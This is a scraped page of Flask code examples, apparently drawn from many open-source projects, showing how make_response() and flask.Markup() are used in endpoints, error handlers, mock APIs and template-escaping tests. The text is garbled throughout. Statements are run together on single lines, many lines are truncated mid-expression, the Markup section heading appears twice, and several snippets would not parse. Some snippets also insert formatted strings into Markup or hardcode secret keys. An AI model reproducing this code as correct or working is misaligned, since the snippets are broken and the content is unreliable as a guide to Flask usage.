        return jsonify(error = "Program execution failed with error %d" % err.

    finally:

        if directory is not None:

            shutil.rmtree(directory)
```

## Example 28

Project: *BASS* Author: *Cisco-Talos* File: [\*ida\\_service.py\*](#) [GNU General Public License v2.0](#)

5 vo

```
def bindiff_compare():

    logger.info("bindiff_compare called") input_dir = tempfile.mkdtemp()

    output_dir = tempfile.mkdtemp()

    try:

        primary = os.path.join(input_dir, "primary") secondary =
os.path.join(input_dir, "secondary") try:

            request.files["primary"].save(primary)
            request.files["secondary"].save(secondary) except KeyError:

                return make_response(jsonify(error="Missing parameter 'primary' or
's' timeout = request.form.get('timeout', None)

        cmd = (BINDIFF_DIFFER, "--primary", primary, "--secondary",
secondary, "--

        logger.info("Executing %s", " ".join("%s" % x for x in cmd))
        check_call(cmd, cwd = output_dir, timeout = timeout) db_path =
[os.path.join(output_dir, x) for x in os.listdir(output_dir)]

        if len(db_path) != 1:

            return make_response(jsonify(error = "BinDiff generated 0 or several
return send_file(open(db_path[0], "rb"), as_attachment = True,
attachment_


        except OSError as err:

            if err.errno == -9:

                return make_response(jsonify(error = "Program execution timed
out"), else:

                    return make_response(jsonify(error = "Program execution failed with
e finally:
```

```
shutil.rmtree(input_dir)
```

```
shutil.rmtree(output_dir)
```

## Example 29

Project: *BASS* Author: *Cisco-Talos* File: [\*ida\\_service.py\*](#) GNU General Public License v2.0

5 vo

```
def bindiff_export():
```

"""

Run the IDA Pro autoanalysis on the input file and export a BinExport database

:param input: The input file

:return: Status code 200 and a JSON object containing the output database name in key 'output', or status code 422 on invalid parameters, 408 on timeout or 500 on other errors.

"""

```
logger.info("bindiff_export called") directory = None
```

try:

```
directory = tempfile.mkdtemp()
```

```
if len(request.files) != 1:
```

```
    return make_response(jsonify(error = "Missing file parameter"), 422)
filename, file_ = request.files.items()[0]
```

```
input_ = os.path.join(directory, sanitize_filename(filename))
file_.save(input_)
```

```
output = os.path.join(directory, "output.BinExport")

timeout = request.form.get('timeout', None) is_64_bit =
request.form.get('is_64_bit', True) try:

    run_ida(input_, is_64_bit, timeout, os.path.join(PREFIX,
"export_binex logger.info("Command completed successfully") return
send_file(open(output, "rb"), as_attachment = True, attachment_"

except TimeoutError:

    return jsonify(error = "Program execution timed out"), 408

except OSError as err:

    return jsonify(error = "Program execution failed with error %d" % err.

finally:

    if directory is not None:

        shutil.rmtree(directory)
```

### Example 30

Project: BASS Author: Cisco-Talos File: [ida\\_service.py](#) GNU General Public License v2.0

5 vo

```
def bindiff_compare():

    logger.info("bindiff_compare called") input_dir = tempfile.mkdtemp()

    output_dir = tempfile.mkdtemp()

    try:
```

```

primary = os.path.join(input_dir, "primary") secondary =
os.path.join(input_dir, "secondary") try:

    request.files["primary"].save(primary)
    request.files["secondary"].save(secondary) except KeyError:

        return make_response(jsonify(error="Missing parameter 'primary' or
's timeout = request.form.get('timeout', None)

cmd = (BINDIFF_DIFFER, "--primary", primary, "--secondary",
secondary, "--

logger.info("Executing %s", " ".join("%s" % x for x in cmd))
check_call(cmd, cwd = output_dir, timeout = timeout) db_path =
[os.path.join(output_dir, x) for x in os.listdir(output_dir)]

if len(db_path) != 1:

    return make_response(jsonify(error = "BinDiff generated 0 or several
return send_file(open(db_path[0], "rb"), as_attachment = True,
attachment_

except OSError as err:

    if err.errno == -9:

        return make_response(jsonify(error = "Program execution timed
out"), else:

            return make_response(jsonify(error = "Program execution failed with
e finally:

shutil.rmtree(input_dir)

shutil.rmtree(output_dir)

```

## Example 31

Project: *zmirror* Author: *aploium* File: [\*utils.py\*](#) MIT License

5 vo

```
def generate_simple_resp_page(errormsg=b'We Got An Unknown  
Error', error_code=500)
```

"""

```
:type errmsg: bytes
```

```
:type error_code: int
```

```
:rtype: Response
```

"""

```
return make_response(errormsg, error_code)
```

## Example 32

Project: *flasky* Author: *RoseOu* File: [flask\\_httpauth.py](#) MIT License

5 vo

```
def error_handler(self, f):
```

```
@wraps(f)
```

```
def decorated(*args, **kwargs):
```

```
res = f(*args, **kwargs)
```

```
if type(res) == str:
```

```
res = make_response(res)
```

```
res.status_code = 401
```

```
if 'WWW-Authenticate' not in res.headers.keys():
```

```
res.headers['WWW-Authenticate'] = self.authenticate_header()
```

```
    return res

    self.auth_error_callback = decorated

return decorated
```

### Example 33

Project: *Bluemix-ServiceBroker* Author: *IBM-Cloud* File: [bmx-sample-broker.py](#) Apache License 2.0

```
5 vo

def bind(instance_id, binding_id):
    # Bind an existing instance with the given org and space
    #
    # PUT
    /v2/service_instances/<instance_id>/service_bindings/<binding_id>:
    # <instance_id> is the Cloud Controller provided
    # value used to provision the instance
    # <binding_id> is provided by the Cloud Controller
    # and will be used for future unbind requests
    #
    # BODY:
    #
    # {
    # "plan_id": "<plan-guid>",
    # "service_id": "<service-guid>",
```

```

# "app_guid": "<app-guid>"  

# }  

#  

# return:  

# JSON document with credentails and access details  

# for the service based on this binding  

# http://docs.cloudfoundry.org/services/binding-credentials.html if  

request.headers['Content-Type'] != 'application/json': abort(415,  

'Unsupported Content-Type: expecting application/json')  

# get the JSON document in the BODY  

binding_details = request.get_json()  

# bind would call the service here  

# not done to keep our code simple for the tutorial  

# return result to the Bluemix Cloud Controller result={"credentials":  

{"uri": "testme"}  

return make_response(jsonify(result),201)  

#  

# Unbind  

#

```

## **Example 34**

Project: *radius-1xtest* Author: *shanghai-edu* File: [views.py](#) [Apache License 2.0](#)

5 vo

```
def code():

    """生成验证码

    """

from io import BytesIO

output = BytesIO()

code_img, code_str = create_validate_code()

code_img.save(output, 'jpeg')

img_data=output.getvalue()

output.close()

response = make_response(img_data)

response.headers['Content-Type'] = 'image/jpg'

session['code_text'] = code_str

return response
```

### Example 35

Project: *PathDump* Author: *PathDump* File: [agent.py](#) [Apache License 2.0](#)

5 vo

```
def not_found (error):

    return make_response (json.dumps ({'error': 'Not found'}), 404)
```

### Example 36

Project: *flask-observability* Author: *adimian* File: [\*test\\_extension.py\*](#)  
[MIT License](#)

5 vo

```
def app_with_login_manager():

    app = Flask("demo")

    app.config["TESTING"] = True

    app.config["SECRET_KEY"] = "thisisverysecret"

    app.config["OBSERVE_AUTO_BIND_VIEWS"] = True
    Observability(app, hostname="somehost") login_manager =
    LoginManager(app)

    login_manager.init_app(app)

class User(UserMixin):

    username = "alice"

    def get_id(self):

        return 1

@app.route("/login", methods=["GET"])
def login_handler():

    if request.form.get("username") == "bad": abort(403)

    return make_response("", 200)

@app.route("/hello", methods=["GET"])
def hello():

    from flask_login import current_user, login_user
    login_user(User())

    return make_response("hello, {}".format(current_user.username), 200)
```

```
@app.route("/error", methods=["GET"])
def error():

    errorcode = request.form.get("errorcode")
    if errorcode is not None:
        abort(int(errorcode))

    return make_response("", 200)

with app.app_context():

    yield app
```

### Example 37

Project: *IBM-Waston-apply* Author: *littlewizardLI* File: [welcome.py](#)  
[Apache License 2.0](#)

5 vo

```
def check():

    if request.method == 'GET':
        token = 'changshunowcs'

        signature = request.args.get('signature', "")
        echostr = request.args.get('echostr', "")

        timestamp = request.args.get('timestamp', "") nonce =
        request.args.get('nonce', "")

        tmp = [timestamp, nonce, token]

        tmp.sort()

        tmp = ".join(tmp)

        if ( hashlib.sha1(tmp).hexdigest() == signature ): return
            make_response(echostr)
```

```
else:

    recMsg = receive.parse_xml(request.stream.read()) if
    isinstance(recMsg, receive.Msg):

        toUser = recMsg.FromUserName

        fromUser = recMsg.ToUserName

        if recMsg.MsgType == 'text':

           textContent1 = recMsg.Content

            textContent2 = translate.Translate(textContent1) textContent3 =
            poem.MakePoem(textContent2)

            replyMsg = reply.TextMsg(toUser, fromUser, textContent3) return
            replyMsg.send()

        if recMsg.MsgType == 'image':

            mediald = recMsg.Mediald

            mediaUrl = recMsg.PicUrl

            imgContent1 = visual.VisualContent(mediaUrl)

            imgContent2 = translate.Translate(imgContent1) content =
            poem.MakePoem(imgContent2)

            #content = "url: " + mediaUrl

            replyMsg = reply.TextMsg(toUser, fromUser, content) return
            replyMsg.send()

    else:

        return reply.Msg().send()
```

```
else:  
    print ("...")  
    return reply.Msg().send()
```

### Example 38

Project: *ras-frontstage* Author: *ONSdigital* File: [\*info.py\*](#) MIT License

5 vo

```
def get_info():  
  
    info = {  
  
        "name": 'ras-frontstage',  
  
        "version": app.config['VERSION'],  
  
    }  
  
    info = dict(_health_check, **info)  
  
    return make_response(jsonify(info), 200)
```

### Example 39

Project: *ras-frontstage* Author: *ONSdigital* File: [\*surveys\\_list.py\*](#) MIT License

5 vo

```
def get_survey_list(session, tag):
```

"""

Displays the list of surveys for the respondent by tag. A tag represents the survey is in (e.g., todo, history, etc)

"""

```
logger.info("Retrieving survey todo list") party_id =  
session.get('party_id')  
  
business_id = request.args.get('business_party_id') survey_id =  
request.args.get('survey_id')  
  
already_enrolled = request.args.get('already_enrolled') survey_list =  
party_controller.get_survey_list_details_for_party(party_id, tag  
survey_id=sur  
  
sorted_survey_list = sorted(survey_list, key=lambda k:  
datetime.strptime(k['su if tag == 'todo':  
  
added_survey = True if business_id and survey_id and not  
already_enrolled response =  
make_response(render_template('surveys/surveys-todo.html',  
sorted_surveys_list=sorted_survey  
  
added_survey=added_survey, alread  
  
# Ensure any return to list of surveys (e.g. browser back) round trips  
the response.headers.set("Cache-Control", "no-cache, max-age=0,  
must-revalidat return response  
  
else:  
  
return render_template('surveys/surveys-history.html',  
sorted_surveys_list
```

## Example 40

Project: *ras-frontstage* Author: ONSdigital File: [logout.py](#) [MIT License](#)

5 vo

```
def logout():
```

```
# Delete user session in redis
```

```
session_key = request.cookies.get('authorization') session =
SessionHandler()

session.delete_session(session_key)

if request.args.get('csrf_error'):

flash('To help protect your information we have signed you out.', 'info')

# Delete session cookie

response = make_response(redirect(url_for('sign_in_bp.login',
next=request.args.get('next')), response.set_cookie('authorization', value='',
expires=0)) return response
```

## Example 41

Project: *RNASeqTool* Author: *armell* File: [init.py](#) MIT License

5 vo

```
def output_json(data, code, headers=None): resp =
make_response(data.to_json(), code)

resp.headers.extend(headers.items()).append({"Location": request.base_url}) or return resp
```

## Example 42

Project: *RNASeqTool* Author: *armell* File: [init.py](#) MIT License

5 vo

```
def output_csv(data, code, headers=None):

strbuffer = StringIO()

data.to_csv(strbuffer, index=False)
```

```
resp = make_response(strbuffer.getvalue(), code)
resp.headers.extend(headers.items()).append({"Location": request.base_url}) or return resp
```

### Example 43

Project: *RNASEqTool* Author: *armell* File: [init\\_.py](#) MIT License

5 vo

```
def output_html(data, code, headers=None):
    resp = make_response(data.to_html(), code)
    resp.headers.extend(headers.items()).append({"Location": request.base_url}) or return resp
```

### Example 44

Project: *RNASEqTool* Author: *armell* File: [init\\_.py](#) MIT License

5 vo

```
def output_pdf(data, code, headers=None):
    resp = make_response(data.to_pdf(), code)
    resp.headers.extend(headers.items()).append({"Location": request.base_url}) or return resp
```

### Example 45

Project: *activitypump-server* Author: *w3c-social* File: [views.py](#)  
[Apache License 2.0](#)

5 vo

```
def show_db_stuff():
```

```
response = make_response(json.dumps(db.USERS))
response.headers['Content-Type'] = 'application/json'

return response
```

## Example 46

Project: *sinking* Author: *Arteneko* File: [\*boot.py\* Apache License 2.0](#)

5 vo

```
def res(data, error=None):

    response = make_response(dumps({
        'success': error is None,
        'error': error,
        'data': data
    }))

    response.headers['Content-Type'] = 'application/json'

    return response
```

## Example 47

Project: *openvsd* Author: *Numergy* File: [\*vsd\\_mock.py\* Apache License 2.0](#)

5 vo

```
def bag_object():

    msg = ("<html><head><title>JBoss Web/7.0.17.Final - Error report</title>"
```

```

" </head><body><h1>HTTP Status 400 - </h1><HR size=\"1\" noshade=\"noshade\"
<p><b>type</b> Status report</p><p><b>message</b> <u></u>
</p><p><b>"description</b> <u>The request sent by the client was syntactically
in
</u></p><HR size=\"1\" noshade=\"noshade\"
<h3>JBoss
Web/7.0.17.Final<
</body></html>")
make_response(msg, '405')

```

## Example 48

Project: *openvsd* Author: *Numergy* File: [vsd\\_mock.py](#) Apache  
[License 2.0](#)

5 vo

```

def object_show(obj_name, obj_id):
    data_src = get_object_id(obj_name, 'ID', obj_id) if data_src == {}:
        return make_response(json.dumps(
            get_object_id('messages', 'name', 'not found')['message']), '404')
    return json.dumps([get_object_id(obj_name, 'ID', obj_id)]) Example
49

```

Project: *openvsd* Author: *Numergy* File: [vsd\\_mock.py](#) Apache  
[License 2.0](#)

5 vo

```

def get_object_list_with_parent(parent_name, parent_id, obj_name):

```

```
# Check parent exist but don't check parent own objects data_src =  
get_object_id(parent_name, 'ID', parent_id) if data_src == {}:  
  
    return make_response(json.dumps(  
  
        get_object_id('messages', 'name', 'not found')['message']), '404') filter  
        = request.headers.get('X-Nuage-Filter') return  
        json.dumps(filter_objets(obj_name, filter)) Example 50
```

Project: *openvsd* Author: *Numergy* File: [vsd\\_mock.py](#) Apache  
[License 2.0](#)

5 vo

```
def gateway_create():  
  
    data_update = json.loads(request.data)  
  
    if 'gateways' not in database:  
  
        database.update({'gateways': []})  
  
        data_src = get_object_id('gateways', 'systemID',  
        data_update['systemID']) if data_src != {}:  
  
            return make_response(json.dumps(  
  
                get_object_id('messages', 'name', 'already exists')['message']), '409'  
  
                id = '0'  
  
                for object in database['gateways']:  
  
                    if (object['ID'][0] > id):  
  
                        id = object['ID'][0]  
  
                        id = increment_id(id)
```

```
new = {'ID': id,
'systemID': '9.9.9.9',
'name': 'gateway-unknown',
'description': 'None',
'pending': 'False',
'redundancyGroupID': 'None',
'personality': 'VRSG'}

new.update(data_update)

database['gateways'].append(new)

return json.dumps([get_object_id('gateways', 'ID', id)])
```

## Python `flask.Markup()` Examples

The following are code examples for showing how to use `flask.Markup()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `ras-frontstage` Author: `ONSdigital` File: `create_message.py` MIT License 7 vc

```
def create_message(session):
    """Creates and sends a message outside of the context of an existing conversation
    survey = request.args['survey']
    ru_ref = request.args['ru_ref']
    party_id = session[party_id]
    form = SecureMessagingForm(request.form)
    if request.method == 'POST' and form.validate():
        logger.info("Form validation successful", party_id=party_id)
        sent_message = _send_new_message(party_id, survey, ru_ref)
        thread_url = url_for('secure_message_bp.view_conversation',
            thread_id=sent_message['thread_id']) + '#latest-message'
        flash(Markup('Message sent. <a href={}>View Message</a>'.format(thread_url)))
        return redirect(url_for('secure_message_bp.view_conversation_list'))
    else:
        return render_template('secure-messages/secure-messages-view.html',
            ru_rufr=ru_ref, survey=survey,
            form=form, errors=form.errors, message=None)
```

### Example 2

Project: `Flask-Python-GAE-Login-Registration` Author: `ormeyer` File: `templating.py` Apache License 2.0 6 vc

```
def testEscaping(self):
    text = '<p>Hello World!</p>'
    app = flask.Flask(__name__)
    @app.route('/')
    def index():
        return flask.render_template('escaping_template.html', text=text,
                                      html=flask.Markup(text))
    lines = app.test_client().get('/').data.splitlines()
    self.assert_equal(lines, [
        b'<p>Hello World!</p>',
        b'<p>Hello World!</p>',
        b'<p>Hello World!</p>',
        b'<it><p>Hello World!</p></it>',
        b'<p>Hello World!</p>'])
    1)
```

### Example 3

Project: `Flask-Python-GAE-Login-Registration` Author: `ormeyer` File: `templating.py` Apache License 2.0 6 vc

```
def testEscaping(self):
    text = '<p>Hello World!</p>'
```

## Python flask.Markup() Examples

The following are code examples for showing how to use `flask.Markup()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: *ras-frontstage* Author: *ONSdigital* File: [create\\_message.py](#)  
[MIT License](#)

7 vo

```
def create_message(session):
    """Creates and sends a message outside of the context of an
    existing conversation = request.args['survey']

    ru_ref = request.args['ru_ref']
    party_id = session['party_id']

    form = SecureMessagingForm(request.form)

    if request.method == 'POST' and form.validate():

        logger.info("Form validation successful", party_id=party_id)
        sent_message = _send_new_message(party_id, survey, ru_ref)
        thread_url = url_for("secure_message_bp.view_conversation",
                             thread_id=sent_message['thread_id']) + "#latest-message"
        flash(
            Markup('Message sent. <a href={}>View
            Message</a>'.format(thread_url)))
        return redirect(url_for('secure_message_bp.view_conversation_list')) else:

            return render_template('secure-messages/secure-messages-
view.html', ru_ref=ru_ref, survey=survey,
form=form, errors=form.errors, message={})
```

## Example 2

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [templating.py](#) Apache License

6 vo

[2.0](#)

```
def test_escaping(self):
    text = '<p>Hello World!'
    app = flask.Flask(__name__)
    @app.route('/')
    def index():
        return flask.render_template('escaping_template.html', text=text,
                                     html=flask.Markup(text))
    lines = app.test_client().get('/').data.splitlines()
    self.assert_equal(lines, [
        b'&lt;p&gt;Hello World!',
        b'<p>Hello World!',
        b'<p>Hello World!',
        b'<p>Hello World!',
        b'&lt;p&gt;Hello World!',
        b'<p>Hello World!'
    ])
)
```

## Example 3

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File:  
[templating.py](#) Apache License

6 vo

2.0

```
def test_escaping(self):
```

```
text = '<p>Hello World!'
```

```
app = flask.Flask(__name__)
```

```
@app.route('/')
```

```
def index():
```

```
return flask.render_template('escaping_template.html', text=text,  
html=flask.Markup(text))
```

```
lines = app.test_client().get('/').data.splitlines()  
self.assert_equal(lines, [
```

b'&lt;p&gt;Hello World!',

b'<p>Hello World!',

b'<p>Hello World!',

b'<p>Hello World!',

b'&lt;p&gt;Hello World!',

b'<p>Hello World!'

])

])

## Example 4

Project: *flasky* Author: *RoseOu* File: [templating.py](#) MIT License

6 vo

```
def test_escaping(self):  
    text = '<p>Hello World!"  
  
    app = flask.Flask(__name__)  
  
    @app.route('/')  
  
    def index():  
  
        return flask.render_template('escaping_template.html', text=text,  
                                     html=flask.Markup(text))  
  
    lines = app.test_client().get('/').data.splitlines()  
    self.assert_equal(lines, [  
  
        b'&lt;p&gt;Hello World!',  
  
        b'<p>Hello World!',  
  
        b'<p>Hello World!',  
  
        b'<p>Hello World!',  
  
        b'&lt;p&gt;Hello World!',  
  
        b'<p>Hello World!'  
  
    ])
```

## Example 5

Project: *Flask\_Blog* Author: *sugarguo* File: [\*templating.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def test_escaping(self):  
    text = '<p>Hello World!"  
  
    app = flask.Flask(__name__)  
  
    @app.route('/')  
  
    def index():  
  
        return flask.render_template('escaping_template.html', text=text,  
                                     html=flask.Markup(text))  
  
    lines = app.test_client().get('/').data.splitlines()  
    self.assert_equal(lines, [  
  
        b'&lt;p&gt;Hello World!',  
  
        b'<p>Hello World!',  
  
        b'<p>Hello World!',  
  
        b'<p>Hello World!',  
  
        b'&lt;p&gt;Hello World!',  
  
        b'<p>Hello World!'  
  
    ])
```

## Example 6

Project: *platzi-hello-gae* Author: *xertica-cloud* File: [\*templating.py\*](#) [GNU General Public License v2.0](#)

6 vo

```
def test_escaping(self):
    text = '<p>Hello World!'
    app = flask.Flask(__name__)
    @app.route('/')
    def index():
        return flask.render_template('escaping_template.html', text=text,
                                     html=flask.Markup(text))
    lines = app.test_client().get('/').data.splitlines()
    self.assert_equal(lines, [
        b'&lt;p&gt;Hello World!',
        b'<p>Hello World!',
        b'<p>Hello World!',
        b'&lt;p&gt;Hello World!',
        b'<p>Hello World!'
    ])

```

## Example 7

Project: *tesismometro* Author: *joapaspe* File: [\*templating.py\*](#) [MIT License](#)

6 vo

```
def test_escaping(self):  
    text = '<p>Hello World!"  
  
    app = flask.Flask(__name__)  
  
    @app.route('/')  
  
    def index():  
  
        return flask.render_template('escaping_template.html', text=text,  
                                     html=flask.Markup(text))  
  
    lines = app.test_client().get('/').data.splitlines()  
    self.assert_equal(lines, [  
  
        b'&lt;p&gt;Hello World!',  
  
        b'<p>Hello World!',  
  
        b'<p>Hello World!',  
  
        b'&lt;p&gt;Hello World!',  
  
        b'<p>Hello World!',  
  
    ])
```

## Example 8

Project: *neo4j-social-network* Author: *bestvibes* File: [\*run.py\*](#) [MIT License](#)

6 vo

```
def error_handler(error):
```

```
msg = "Request resulted in {}".format(error)
current_app.logger.warning(msg, exc_info=error)

if isinstance(error, HTTPException):

    description = error.get_description(request.environ) code =
    error.code

    name = error.name

else:

    description = ("We encountered an error "

    "while trying to fulfill your request")

    code = 500

    name = 'Internal Server Error'

# Flask supports looking up multiple templates and rendering the first

# one it finds. This will let us create specific error pages

# for errors where we can provide the user some additional help.

# (Like a 404, for example).

templates_to_try = ['errors/{}.html'.format(code), 'errors/generic.html']

return render_template(templates_to_try, code=code,

name= Markup(name),

description= Markup(description),

error=error)
```

## Example 9

Project: *neo4j-social-network* Author: *bestvibes* File: [\*templating.py\*](#)  
[MIT License](#)

6 vo

```
def test_escaping(self):  
    text = '<p>Hello World!"  
  
    app = flask.Flask(__name__)  
  
    @app.route('/')  
  
    def index():  
  
        return flask.render_template('escaping_template.html', text=text,  
                                     html=flask.Markup(text))  
  
    lines = app.test_client().get('/').data.splitlines()  
    self.assert_equal(lines, [  
  
        b'&lt;p&gt;Hello World!',  
  
        b'<p>Hello World!',  
  
        b'<p>Hello World!',  
  
        b'&lt;p&gt;Hello World!',  
  
        b'<p>Hello World!',  
  
    ])
```

## Example 10

Project: *neo4j-social-network* Author: *bestvibes* File: [\*templating.py\*](#)  
[MIT License](#)

6 vo

```
def test_escaping(self):
    text = '<p>Hello World!'
    app = flask.Flask(__name__)
    @app.route('/')
    def index():
        return flask.render_template('escaping_template.html', text=text,
                                     html=flask.Markup(text))
    lines = app.test_client().get('/').data.splitlines()
    self.assert_equal(lines, [
        b'&lt;p&gt;Hello World!',
        b'<p>Hello World!',
        b'<p>Hello World!',
        b'&lt;p&gt;Hello World!',
        b'<p>Hello World!'
    ])

```

## Example 11

Project: *AneMo* Author: *jspargo* File: [\*templating.py\*](#) [GNU General Public License v2.0](#)

6 vo

```
def test_escaping(self):  
    text = '<p>Hello World!"  
  
    app = flask.Flask(__name__)  
  
    @app.route('/')  
  
    def index():  
  
        return flask.render_template('escaping_template.html', text=text,  
                                     html=flask.Markup(text))  
  
    lines = app.test_client().get('/').data.splitlines()  
  
    self.assert_equal(lines, [  
        b'&lt;p&gt;Hello World!',  
        b'<p>Hello World!',  
        b'<p>Hello World!',  
        b'&lt;p&gt;Hello World!',  
        b'<p>Hello World!'  
    ])
```

## Example 12

Project: *oa\_qian* Author: *sunqb* File: [templating.py](#) [Apache License 2.0](#)

6 vo

```
def test_escaping(self):
```

```
text = '<p>Hello World!</p>'  
  
app = flask.Flask(__name__)  
  
@app.route('/')  
  
def index():  
  
    return flask.render_template('escaping_template.html', text=text,  
                                html=flask.Markup(text))  
  
lines = app.test_client().get('/').data.splitlines()  
self.assert_equal(lines, [  
  
    b'<p>Hello World!</p>',  
  
    b'<p>Hello World!',  
  
    b'<p>Hello World!',  
  
    b'<p>Hello World!',  
  
    b'<p>Hello World!',  
  
    b'<p>Hello World!'  
  
])
```

### Example 13

Project: *fbvoting* Author: *corrado monti* File: [serverutils.py](#) [MIT License](#)

6 vo

```
def configure_app(my_app):  
  
    # configuring the environment
```

```

fbvoting.db.categories.bootstrap_categories()

socket.setdefaulttimeout(10)

# configuring flask

if fbvoting.conf.Config.PROFILE:

    my_app.wsgi_app = ProfilerMiddleware(my_app.wsgi_app,
                                         restrictions = [30])
    my_app.wsgi_app = ProxyFix(my_app.wsgi_app)

    my_app.config.from_object('fbvoting.conf.Config')

    my_app.secret_key = fbvoting.conf.MY_SECRET_KEY

    my_app.jinja_env.filters['json'] = lambda v: Markup(json.dumps(v))
    fbvoting.rediscache.redis_store.init_app(my_app)

    my_debugged_app = DebuggedApplication(my_app)

#logging

fbvoting.mylogging.configure_logging(add_handler_to=
[my_app.logger]) return my_app, my_debugged_app

##### decorators #####

```

## Example 14

Project: *fbvoting* Author: *corrdomonti* File: [\*buildrank.py\*](#) MIT License

6 vo

```

def build_chart_overview():

    data = commons.get_base_data()

    header = """

```

## Global Recommendations

<small>

Best tunes, from liquid democracy

</small>

"""

```
data.update({  
    'active_section': 'charts',  
    'header': Markup(header),  
    'rank_type': 'chart'  
})  
  
return render_template('rank.html', **data)
```

## Example 15

Project: *fbvoting* Author: *corradoomonti* File: [buildhome.py](#) [MIT License](#)

6 vo

```
def build_empty_home():  
  
    data = commons.get_base_data()  
  
    data['already_logged'] = False  
  
    data['js_on_loaded'] = Markup(""""  
  
    $("#" + introContainer).load(personal("ajax/intro"), function( response,  
    status, xhr ) {
```

```

if ( status != "success" && xhr.status != 0 ) {

var msg = "There is a problem communicating to Facebook from o
msg+= "Please, try again or <a href='/about#contacts'>contact
$("#intro-container").html( msg );

$("#intro-container").addClass("alert-message block-message");

} else {

$('#fb-error-msg').hide();

}

update_links();

}

);

""")  

return render_template('empty.html', **data)

```

## Example 16

Project: *fbvoting* Author: *corrado monti* File: [buildhome.py](#) [MIT License](#)

6 vo

```

def ego_petting_msg(userid):

vote_success = find_success_of_adVICES(userid, only_above=1) if
vote_success:

category, vote, n_listenings = random.choice(vote_success)
report.mark('ego-petting-msg')

```

```

return Markup(""""

<p><div class="alert-message block-message success row span8">

<div class="column span">

<h4> Your <a href="votes/%s">%s
vote</a> <em>%s</em> has been listened %i times!

</h4></div>

</div></div></p>

""") % (category, category, category, dbdocs2str([vote]), n_listenings)
else:

    return "

```

## Example 17

Project: *Where2Eat* Author: *thetimothyp* File: [templating.py](#) Creative Commons Zero v1.0 Universal

```

6 vo

def test_escaping(self):

text = '<p>Hello World!'

app = flask.Flask(__name__)

@app.route('/')

def index():

```

```
return flask.render_template('escaping_template.html', text=text,
html=flask.Markup(text))

lines = app.test_client().get('/').data.splitlines()
self.assert_equal(lines, [
    b'<p>Hello World!',
    b'<p>Hello World!',
    b'<p>Hello World!',
    b'<p>Hello World!',
    b'<p>Hello World!',
    b'<p>Hello World!'
])
```

### Example 18

Project: *PennApps2015-Heartmates* Author: *natanlailari* File: [templating.py](#) Apache License 2.0

```
6 vo

def test_escaping(self):
    text = '<p>Hello World!'

    app = flask.Flask(__name__)
    @app.route('/')

    def index():

        return flask.render_template('escaping_template.html', text=text,
html=flask.Markup(text))
```

```
lines = app.test_client().get('/').data.splitlines()
self.assert_equal(lines, [
    b'<p>Hello World!',
    b'<p>Hello World!',
    b'<p>Hello World!',
    b'<p>Hello World!',
    b'<p>Hello World!',
    b'<p>Hello World!'
])
```

### Example 19

Project: *noobotkit* Author: *nazroll* File: [\*templating.py\*](#) [MIT License](#)

6 vo

```
def test_escaping(self):
    text = '<p>Hello World!'

    app = flask.Flask(__name__)
    @app.route('/')
    def index():

        return flask.render_template('escaping_template.html', text=text,
                                     html=flask.Markup(text))

    lines = app.test_client().get('/').data.splitlines()
    self.assert_equal(lines, [
```

```
b'&lt;p&gt;Hello World!', b'<p>Hello World!',  
b'<p>Hello World!',  
b'<p>Hello World!',  
b'&lt;p&gt;Hello World!',  
b'<p>Hello World!'  
])
```

## Example 20

Project: *xuemc* Author: *skycucumber* File: [templating.py GNU General Public License v2.0](#)

```
6 vo  
  
def test_escaping(self):  
    text = '<p>Hello World!'  
  
    app = flask.Flask(__name__)  
    @app.route('/')  
  
    def index():  
  
        return flask.render_template('escaping_template.html', text=text,  
                                     html=flask.Markup(text))  
  
    lines = app.test_client().get('/').data.splitlines()  
    self.assert_equal(lines, [  
        b'&lt;p&gt;Hello World!',  
        b'<p>Hello World!',
```

```
b'<p>Hello World!',  
b'<p>Hello World!',  
b'&lt;p&gt;Hello World!',  
b'<p>Hello World!'  
])
```

## Example 21

Project: *chihu* Author: *yelonlyu* File: [templating.py GNU General Public License v3.0](#)

6 vo

```
def test_escaping(self):  
    text = '<p>Hello World!"  
  
    app = flask.Flask(__name__)  
  
    @app.route("/")  
  
    def index():  
  
        return flask.render_template('escaping_template.html', text=text,  
                                     html=flask.Markup(text))  
  
    lines = app.test_client().get('/').data.splitlines()  
    self.assert_equal(lines, [  
        b'&lt;p&gt;Hello World!',  
        b'<p>Hello World!',  
        b'<p>Hello World!',
```

```
b'<p>Hello World!',  
b'&lt;p&gt;Hello World!',  
b'<p>Hello World!'  
])
```

## Example 22

Project: *airflow* Author: *apache* File: [utils.py](#) Apache License 2.0

6 vo

```
def task_instance_link(attr):  
    dag_id = attr.get('dag_id')  
    task_id = attr.get('task_id')  
    execution_date = attr.get('execution_date')  
  
    url = url_for(  
        'Airflow.task',  
        dag_id=dag_id,  
        task_id=task_id,  
        execution_date=execution_date.isoformat())  
  
    url_root = url_for(  
        'Airflow.graph',  
        dag_id=dag_id,  
        root=task_id,
```

```
execution_date=execution_date.isoformat())

return Markup(
"""

<span style="white-space: nowrap;">
<a href="{url}">{task_id}</a>
<a href="{url_root}" title="Filter on this task and upstream">
<span class="glyphicon glyphicon-filter" style="margin-left: 0px;" aria-hidden="true"></span>
</a>
</span>
""").format(url=url, task_id=task_id, url_root=url_root) Example 23
```

Project: *cpm* Author: *tzabal* File: [web.py](#) [Apache License 2.0](#)

6 vo

```
def index():

if request.method == 'POST':
    project_file = request.files['project_file']

    if project_file:
        try:
            project = cpm.validate(project_file)
        except cpm.ProjectValidationException as exc:
```

```
return render_template('index.html', error=exc)

cpmnet = cpm.CriticalPathMethod(project)

cpmnet.run_cpm()

results, images, optimum_solution =
cpmnet.get_results('static/results return
render_template('results.html',

results_table= Markup(_get_html_results_table(r
images=zip(images, range(0, len(images))),
force_reload=str(time.time())),
optimum_total_cost=optimum_solution[0],
optimum_project_duration=optimum_solution[1])

else:

return render_template('index.html', error='No project file has been u
return render_template('index.html')
```

## Example 24

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [basic.py](#) Apache License 2.0

```
5 vo

def test_session_special_types(self):
    app = flask.Flask(__name__)
    app.secret_key = 'development-key'
    app.testing = True
```

```
now = datetime.utcnow().replace(microsecond=0)

the_uuid = uuid.uuid4()

@app.after_request

def modify_session(response):

    flask.session['m'] = flask.Markup('Hello!')

    flask.session['u'] = the_uuid

    flask.session['dt'] = now

